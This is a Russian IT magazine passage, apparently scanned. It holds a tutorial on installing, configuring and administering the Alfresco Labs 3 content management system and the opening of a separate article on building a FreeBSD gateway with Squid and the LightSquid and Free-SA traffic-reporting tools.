
Для работы Alfresco понадобится установленный Java SE Development Kit (JDK) 5 или 6 версии, сервер приложений, СУБД, OpenOffice.org, SWF Tools. На клиентской системе – веб-браузер с плагином для просмотра Flash. Так, на странице загрузки предлагается несколько файлов, и в зависимости от наличия/отсутствия указанных приложений следует выбрать подходящий. Наиболее полная поставка включена в группу пакетов, подписанных как Alfresco-Labs-3Stable. Такой пакет доступен для трех систем – Windows, Linux и Mac OS X. Причем для Windows предложено 2 варианта – полный (Full-Setup), в состав которого входит весь комплект (веб-клиенты Share и Explorer, DM, WCM, Web Studio, Records Management и SharePoint), и OOO-Setup, содержащий только базовый набор, без дополнительных модулей. В состав OOO-Setup уже входит OpenOffice.org, но все остальное, в частности необходимый для работы JDK, следует устанавливать самостоятельно.

Отдельно доступны пакеты с Tomcat и WAR (Web ARchive), файлы с Alfresco (по 2 версии каждого для Windows и UNIX). WAR-пакет предназначен для развертывания ECM-системы на уже работающем сервере приложений.

Кроме этого, на странице загрузки можно найти различные модули для расширения возможностей Alfresco – Microsoft Office add-ins, iGoogle, интеграция с MediaWiki, Alfresco Web Service Client (удаленный доступ к репозиторию Alfresco), поддержки Microsoft SharePoint Protocol, SDK и другие. Некоторые из них уже включены в основной пакет, поэтому перед их загрузкой следует ознакомиться с описанием Alfresco-Labs-3Stable.

Далее рассмотрим установку при помощи комплектов Alfresco-Labs-3Stable, содержащих весь набор программ. Процесс для Windows и Linux внешне выглядит одинаково, и отличается лишь размещением файлов по окончании установки.

В качестве дистрибутива Linux был выбран Ubuntu 8.04 LTS, кроме этого, работоспособность Alfresco проверялась и на CentOS 5.2. Скорее всего проблем не будет и с другими дистрибутивами, по крайней мере сами разработчики никаких требований и ограничений по этому поводу не приводят.



Окно Alfresco Share

В Windows запускаем исполняемый файл обычным образом, а в Linux так:

```
$ chmod +x Alfresco-Labs-3Stable-Linux-x86-Install
$ sudo Alfresco-Labs-3Stable-Linux-x86-Install
```

Выбираем язык установки и следуем указаниям мастера установки. В предложенном списке среди прочих языков есть и русский, но при его выборе в Windows и Linux читаемого текста не наблюдаем, поэтому скорее всего придется устанавливать на английском. Благо весь процесс не запутан и, можно сказать, стандартен. По ходу выбираем вариант установки Typical или Custom. В случае с Custom можно отобрать устанавливаемые компоненты.

На следующем шаге мастера установки определяем, какую базу данных будем использовать – Apache Derby или MySQL. В случае выбора MySQL далее указываем данные для доступа (пароль root, узел, и название базы данных). Других СУБД – PostgreSQL и HSQL – в списке нет, их необходимо настраивать вручную. После копирования файлов установка собственно и заканчивается.

Запуск Alfresco

Для запуска в Windows выбираем в меню «Пуск» пункт «Alfresco Labs → Start Alfresco Server» или набираем в командной строке:

```
> cd c:\alfresco
c:\alfresco> alf_start
```

В Linux запускаем скрипт alfresco.sh, находящийся в /opt/alfresco. При установке Alfresco-Labs-3Stable-пакетов при запуске обычно проблем нет. После успешного запуска в файле alfresco.log, который находится в корне каталога, в который установлен Alfresco, должна появиться запись:

Successfully Initialized Web Framework

Команда netstat должна показать, что на порту 8080 (по умолчанию) открыт сокет. В других случаях, возможно, придется подправить или установить ряд переменных.

Например, если JDK устанавливалась самостоятельно, следует настроить переменную PATH (или JAVA_HOME), чтобы она показывала на каталог с JDK. В Windows это можно сделать стандартным путем («Свойства → Дополнительно → Переменные среды»).

Разработчики предлагают bat-скрипт SetPaths.bat, выполняющийся автоматически при запуске Alfresco, строка внутри файла по умолчанию указывает на каталог C:\Alfresco\jdk. При необходимости просто исправляем запись на нужную.

В Linux для установки PATH используется файл /etc/profile (или /etc/bash.bashrc или файлы в каталоге /etc/profile.d).

```
export PATH=$PATH:/usr/java/jdk/bin
```

После чего регистрируемся в системе и проверяем доступность, введя в консоли «java -version». В Ubuntu после запуска Alfresco на тестовой машине в alfresco.log появилась такая запись:

```
WARN [org.alfresco.service.descriptor.DescriptorService]
Alfresco JVM - WARNING - maximum heap size 493,063MB is less
than recommended 512MB
```

Настройки параметров запуска JVM находятся в alfresco.bat (Windows) и alfresco.sh (Linux).

По умолчанию строка, устанавливающая параметры, выглядит так:

```
rem Set any default JVM options
set JAVA_OPTS=-Xms128m -Xmx512m -Xss96k -
-XX:MaxPermSize=128m -server
```

Где Xms – отвечает за начальный размер кучи (в мегабайтах), а Xmx – устанавливает максимальный. При необходимости изменяем их значения в зависимости от мощности системы и планируемой нагрузки.

В документе Installing and Configuring Alfresco Labs 3 Stable [7] можно найти некоторые рекомендации по настройкам JAVA_OPTS. Например, для 50 постоянных пользователей с возможным пиком в 500 рекомендуется размер кучи не менее 1 Гб.

Alfresco полностью готов к работе.

Для вызова Web Client набираем в браузере http://server:8080/alfresco, панель Alfresco Share доступна по адресу – http://server:8080/share, Alfresco WebDAV – http://server:8080/alfresco/webdav и CIFS – \\server\alfresco\.


Везде используем для регистрации логин и пароль «admin». В названии CIFS-ссылки я не ошибся: именно \\server\alfresco\ (с буквой A в конце), а не \\server\alfresco\.

Файлы настроек Alfresco


Правка конфигурационных файлов, в общем, необязательная задача, но только заглянув внутрь, можно настроить Alfresco в соответствии с системными настройками, отключить ненужную или включить требуемую функциональность, задать альтернативные пункты меню, локализовать интерфейс и многое другое.

Конфигурационные файлы собраны в трех подкаталогах в tomcat/shared/classes/alfresco:

- **extension** – настройка функциональности Alfresco;



Администрирование областей Alfresco выполняется через «Пульт управления»



Мастер создания пользователей создает также и его рабочую область

- **web-extension** – настройка Alfresco Share;
- **messages** – предназначен для локализации интерфейса.

Большая часть файлов, имеющих в каталогах extension и web-extension, имеют окончание sample. В том числе есть и дубликаты с подобным именем для уже рабочих файлов. Например, file-servers-custom.xml и file-servers-custom.xml.sample. По структуре часть конфигурационных файлов выполнена в XML-формате, часть (с окончанием .properties) содержат строки вида «параметр значения». Назначение большей части настроек можно узнать из сопутствующих комментариев. Единственное неудобство – большое количество самих файлов, хотя их имена позволяют быстро сориентироваться.

Для активации некоторые параметры достаточно раскомментировать или включить/отключить их, установив атрибут true/false. Не забудьте сохранить резервные копии, большое количество настроек изменять не рекомендуется, лучше делать это постепенно, проверяя результат. Практически все файлы, уже находящиеся внутри каталогов, подключены и могут считываться при загрузке, для чего достаточно убрать префикс `.sample`. При создании новых файлов об их видимости для `Alfresco` необходимо позаботиться самому. Например, файл `custom-repository.properties` подключается в `custom-repository-context.xml` строкой:

```
<!-- Override basic repository properties -->
<property name="locations">
<list>
...
<value>classpath:alfresco/extension/ ␣
      custom-repository.properties</value>
</list>
</property>
```

В `custom-repository.properties` находим путь к некоторым используемым Alfresco файлам и параметры доступа к БД.

```
# Sample database connection properties
db.name=alfresco
db.username=alfresco
db.password=alfresco
#db.pool.initial=10
#db.pool.max=100

# External locations
ooo.exe=C:/Alfresco/OpenOffice.org/program/soffice
ooo.user=${dir.root}/oouser
img.root=C:/Alfresco/ImageMagick
swf.exe=C:/Alfresco/bin/pdf2swf

# Derby connection
db.driver=org.apache.derby.jdbc.EmbeddedDriver
db.url=jdbc:derby:C:/Alfresco/alf_data/derby_data/
alfresco;create=true

# MySQL connection
#mysql#db.driver=org.gjt.mm.mysql.Driver
mysql#db.url=jdbc:mysql://localhost:3306/alfresco
```

При необходимости использовать другую СУБД достаточно снять комментарии. Пароль для доступа к БД устанавливается на основании данных, взятых из скрипта `db_setup.bat` (Windows) или `db_setup.sql` (Linux), который можно найти в каталоге `extras/databases\mysql`. Чтобы установить другой пароль для доступа к БД при ее создании, следует изменить его в этих файлах или самостоятельно ввести команды, взяв их за образец. Аналогично выглядят и другие файлы, к сожалению, описания, их иерархии в документации нет.

Для локализации интерфейса следует скопировать и распаковать в каталог `messages`, архив, взятый по ссылке с [4]. Затем в файле `extension/web-client-config.xml` снимаем xml-комментарии с секции `<languages>` и проверяем наличие строки с русской локалью, например так:

```
<config evaluator="string-compare" condition="Languages">
  <languages>
    <language locale="ru_RU">Russian</language>
  </languages>
</config>
```

Строки для остальных языков можно удалить или закомментировать. Можно вместо Russian написать «Русский», только для этого следует использовать редактор с поддержкой UTF-8. По окончании сохраняем результат и перезагружаем Alfresco.

Администрирование Alfresco

Теперь познакомимся с особенностями в администрировании Alfresco чуть ближе. Регистрируемся в Web Client. Интерфейс частично переведен, и в дальнейшем будут использоваться названия категорий в том виде, в котором они доступны после локализации готовыми средствами.

Основой рабочего пространства в Alfresco являются области. Корнем областей является Company Home, которая состоит из пяти подразделов: Data Dictionary, User Homes, Guest Home, Web Project и Sites. Внутри этих пунктов также могут находиться подпункты. В дальнейшем будем рассматривать работу в User Homes.

Пользователи свои данные хранят в домашней области Home space, которые располагаются в User Homes. Для быстрого перехода в свою область пользователю достаточно нажать после регистрации ссылку «Моя начальная область» (My Home). Владелец My Home имеет полные права, он может создавать новые другие области внутри My Home, добавлять и создавать материал и так далее. Все остальные пользователи получают гостевой доступ к чужому Home space. Имя пользовательского Home space по умолчанию созвучно его логину, под которым он регистрируется в системе.

Мастер создания нового пользователя одновременно создает и его рабочую область. Право на эту операцию имеет только «Администратор». Вызвать нужного мастера довольно просто. Нажимаем на значок «Пульт управления» (Administration Console), выбираем «Пользователи системы» (Manage System Users) и нажимаем ссылку «Создать пользователя» (Create User), расположенную вверху страницы. Мастер создания пользователей состоит из трех шагов.

На первом вводим сведения о физическом лице (имя, фамилия, адрес электронной почты, имя в Skype/Yahoo, квота). Поля, отмеченные звездочками, обязательны к заполнению.

На втором – реквизиты учетной записи (логин, пароль), опционально можно указать другое место расположения User Homes и имя для области, отличное от логина.

Просматриваем на третьем шаге введенные данные и нажимаем кнопку «Завершить» (Finish).

После создания информация о новом пользователе будет доступна в окне «Пользователи системы», увидеть ее можно, воспользовавшись поиском или нажав кнопку «Показать все» (Show All). При помощи трех кнопок в области «Действия» можно отредактировать свойства выбранного пользователя, установить новый пароль и удалить.

Мастер изменения пользователей (Edit User Wizard), запускающийся после нажатия на кнопку «Изменить», практически ничем не отличается от мастера создания, не активен только пункт изменения пароля. Мастер изменения позволяет установить для пользователя новую начальную область, при этом существующие разрешения на исходную начальную область не удаляются.


Для удобства управления правами пользователи традиционно объединяются в группы, и Alfresco здесь не является исключением. Управление группами производится выбором одноименной ссылки в «Пульт управления».

По умолчанию здесь только две корневые группы: EMAIL_CONTRIBUTORS и ALFRESCO_ADMINISTRATORS. Все пользователи после создания автоматически включаются в группу EVERYONE с гостевыми привилегиями, но в окне «Управление группами» эта группа не показывается.

Чтобы создать новую группу, нажимаем «Создать группу» и вводим ее название, после чего группа появится в списке корневых.

Теперь добавляем пользователей в группу. Для этого нажимаем на значок «Добавить пользователя» и, воспользовавшись окном выбора, заносим пользователей в группу, по окончании нажимаем на кнопку ОК, расположенную справа.

В Alfresco пользователи могут входить в несколько групп, здесь никаких ограничений нет. Группа может состоять из подгрупп, которые создаются аналогично группе нажатием на значок «Создать подгруппу». При выборе



Настройки User Homes

корневой группы в окне «Управление группами» в окне будут показаны все его подгруппы и пользователи.


Для удаления группы или пользователя с группы достаточно нажать кнопку «Удалить», расположенную возле соответствующего значка. Удаление корневой группы повлечет и удаление всех связанных подгрупп, пользователей, оставшиеся без групп, все равно будут собраны в EVERYONE.

Следующий пункт «Пульты управления» называется «Управление категориями». Категории являются своего рода виртуальными каталогами или тегами, позволяющими объединить однородную информацию, и используются для классификации контента. При создании объекта пользователь может указать категории, к которым его нужно причислить.


В «Управлении категориями» уже есть несколько готовых категорий, которые при необходимости можно отредактировать, указав имя и свойства, удалить или дополнить новыми. Категории также могут иметь несколько уровней вложенности. Но создать, например, корневую категорию Linux и подкатеорию с таким же именем в другой корневой категории нельзя.

Следующие пункты «Пульты управления» позволяют экспортировать и импортировать метаданные и материалы из одной или всех областей, просмотреть системную информацию и структуру репозитория (Node Browser). Экспортированные материалы помещаются в ACP-пакет (Alfresco Content Package), который затем можно развернуть на другом сервере Alfresco.

Пользовательская область Home sparse внешне отличается отсутствием инструментов администрирования, вместо которых доступна настройка параметров (аватар, язык и так далее). Доступ к области указывается в окне, вызываемом выбором ссылки «Другие действия → Доступ к области». Как вариант можно выбрать ссылку «Показать сведения», в этом случае откроется окно, содержащее все возможные действия: импорт, экспорт, создание закладки, завладение областью, обсуждение, правила для материалов и так далее. Здесь же даются ссылки для доступа к области по различным протоколам.



Добавление материала в области пользователя



Предпросмотр документа в DOC-формате

Импортировать любой материал в область можно, выбрав ссылку «Добавить материал» и указав на файл. После этого материал можно редактировать, начать обсуждение и так далее. При выборе «Создать материал» сначала вводим его название и выбираем формат (HTML, XML, Plain Text), затем откроется окно простого редактора текста.

Подводим итог

Возможностей в стандартной поставке Alfresco настолько много, что описать их не хватит и книги среднего размера. Но не следует забывать и о дополнительных модулях, которые расширяют возможности этой системы и довольно просто подключаются (в tomcat\shared\classes\alfresco\extension). В целом Alfresco Labs показал себя ста-

бильным приложением, вполне подходящим для использования. ☺

1. Ежегодный отчет по ECM-системам – <http://www.cmswatch.com/ECM/Report>.
2. Страница Microsoft Office SharePoint Server – <http://office.microsoft.com/sharepointserver>.
3. Сайт проекта DIRECTUM – <http://www.directum.ru>.
4. Сайт проекта Alfresco – <http://alfresco.com>.
5. Сайт проекта eZ Publish – <http://ez.no>.
6. Информация о локализации системы и языковые пакеты – http://wiki.alfresco.com/wiki/Language_Packs, <http://forge.alfresco.com/projects/alf-russian>.
7. Документ Installing and Configuring Alfresco Labs 3 Final – http://wiki.alfresco.com/w/images/a/a1/Install_Configure_Alfresco_Lab3Final.pdf.

Создаём шлюз с системой учёта трафика на слабом компьютере



Николай Емашев

Как поставить и настроить шлюз для небольшой сети на основе FreeBSD.

Вводные данные

Собственно, что мы имеем:

- локальная сеть из 60 машин, из которых только 15-20 нужно выпустить в Интернет;
- старенький компьютер (процессор Celeron 1100 МГц, 256 Мб RAM, 30 Гб HDD, хотя стабильно работало на процессоре PII 300 МГц, только сеть не более 9-10 машин).

Задачи:

- организовать доступ в Интернет для 20 машин из сети;
- вести детальную статистику по трафику;
- отключать пользователя при превышении лимита;
- настроить доступ по MAC-адресу;
- резать рекламу и нежелательные сайты для сокращения расходов трафика.

Теперь все по порядку. Ввиду слабенького оборудования ставить будем FreeBSD. Многие, конечно, скажут, что для такого железа может и Gentoo пойти, но, на мой взгляд, FreeBSD является более гибкой в этом отношении. Итак, приступим...

Установка и настройка

Как установить систему, я объяснять не буду, это не должно вызывать вопросов, скажу лишь, что для логов нужно выделять размер побольше. Если с этим сложности – handbook вам в помощь.

Если вы выдержали установку, приступаем к настройке сети. Первым делом поставим веб-сервер и PHP – пригодятся для сбора статистики. Возможно, придется поставить PHP5 EXTENSIONS.

Ставим прокси-сервер SQUID:

```
# cd /usr/ports/www/squid/
```


По умолчанию ставится версия 2.7, другие версии находятся на каталог выше.

Далее даем команду:

```
# make install clean
```

Выбираем опции:

- **SQUID_DELAY_POOLS**
Enable delay pools – ограничение пользователей скорости канала.
- **SQUID_FOLLOW_XFF**
Follow X-Forwarded-For headers – разрешить изменение http-заголовков. Может понадобиться, если вы захотите скрыть от общности свой прокси-сервер.



Free-SA

Отчёт по использованию интернета.							
Дата: 17 Фев 2009 (Обновлено :: 05:00 :: 18 Фев 2009)							
Популярные сайты (отчёт)							
Кто скачал БОЛЬШИЕ файлы (отчёт)							
№	Время	Пользователь	Ф.И.О	Соединений	Байт	%	Группа
1	192.168.2.14	Иноземцева Людмила		5 478	160.2 М	30.4%?	
2	192.168.2.5	Горбунова Наталья		18 426	102.9 М	19.5%?	
3	192.168.2.7	Есин Виктор		11 677	100.2 М	19.0%?	
4	192.168.2.9	Митрохина Юлия		10 278	63.0 М	11.9%?	
5	192.168.2.20	Рябова Вера		7 898	39.8 М	7.5%?	
6	192.168.2.2	Пучкин Дмитрий		4 757	30.9 М	5.8%?	
7	192.168.2.15	Павлова Татьяна		1 983	13.7 М	2.5%?	
8	192.168.2.3	Емашев Николай		471	9.9 М	1.8%?	
9	192.168.2.13	Кошелев Василий		742	3.6 М	0.6%?	
10	192.168.2.8	Калинин Владимир		542	2.2 М	0.4%?	
11	192.168.2.12	Калинкина Елена		53	137 890	0.0%?	

Интерфейс LightSquid

Все остальное можно оставить как есть.

Замечание: чтобы впоследствии было меньше проблем с настройкой учетных записей пользователей, будем делать прозрачный прокси.

Так, установили, теперь поставим статистику (кто какие сайты посещал, какой объем данных скачал и т. п.). Выбирать скрипт для сбора статистики – дело каждого. Их достаточное количество, но, по моему мнению, заслуживают внимания только LightSquid и Free-SA. Расскажу вкратце о них.

LightSquid

Запуская программу, мы получаем следующие отчёты:

- Количество соединений и скачанных байт в день, в месяц и в год по каждому пользователю, для группы и для прокси-сервера в целом.
- Популярные сайты дня, месяца и года. В этом отчёте приятно порадовала возможность сортировки списка по количеству запросов либо по объёму данных.
- Таблица времени доступа пользователей к сайтам, то есть время активности в Интернете.
- Отчёт о «больших» скачанных файлах.

Также хочется отметить удобный интерфейс.

Из недостатков можно отметить низкую скорость обработки логов и, как было замечено на многих форумах, плохую работу с большими логами Squid, что приводит порой к неправильному подсчету. Эту проблему мы исправим позже – будем делать ротацию логов.

Free-SA

Написан на языке Си, по функциональности и назначению похож на LightSquid. Главное отличие – скорость

Период: 21.03.2007-21.03.2007				
Поле (порядок) сортировки: Байты (убыв.)				
Пользовательский отчет				
No	Пользователь	Запросы	Байты	%Байты
1	BIG boss	209	1.178.244	63,41
2	Mr. Jones R. (System Administrator)	101	415.782	22,38
3	Mr. Ivanov V.A. (Security Officer)	7	240.111	12,92
4	Mr. Smith J. (Agent)	5	24.010	1,29
ВСЕГО		322	1.858.147	100,00
СРЕДНЕЕ		80	464.537	25,00

формирования отчетов от 7 до 20 раз выше по сравнению с LightSquid (7x – для 50 Мб файла access.log, 20x – для 1 Гб).

Присутствуют дополнительные отчеты (в том числе для оценки эффективности сервера), изменяемые «на лету» темы оформления, имеется поддержка различных форматов файлов журналов (Squid, CLF, Postfix, Qmail, CGP). Доступен в портах. Сайт – <http://free-sa.sourceforge.net>.

Может осуществлять:

- контроль расхода трафика по пользователям;
- контроль выполнения политик безопасности (в части доступа к ресурсам Интернета);
- оценку эффективности работы серверов.

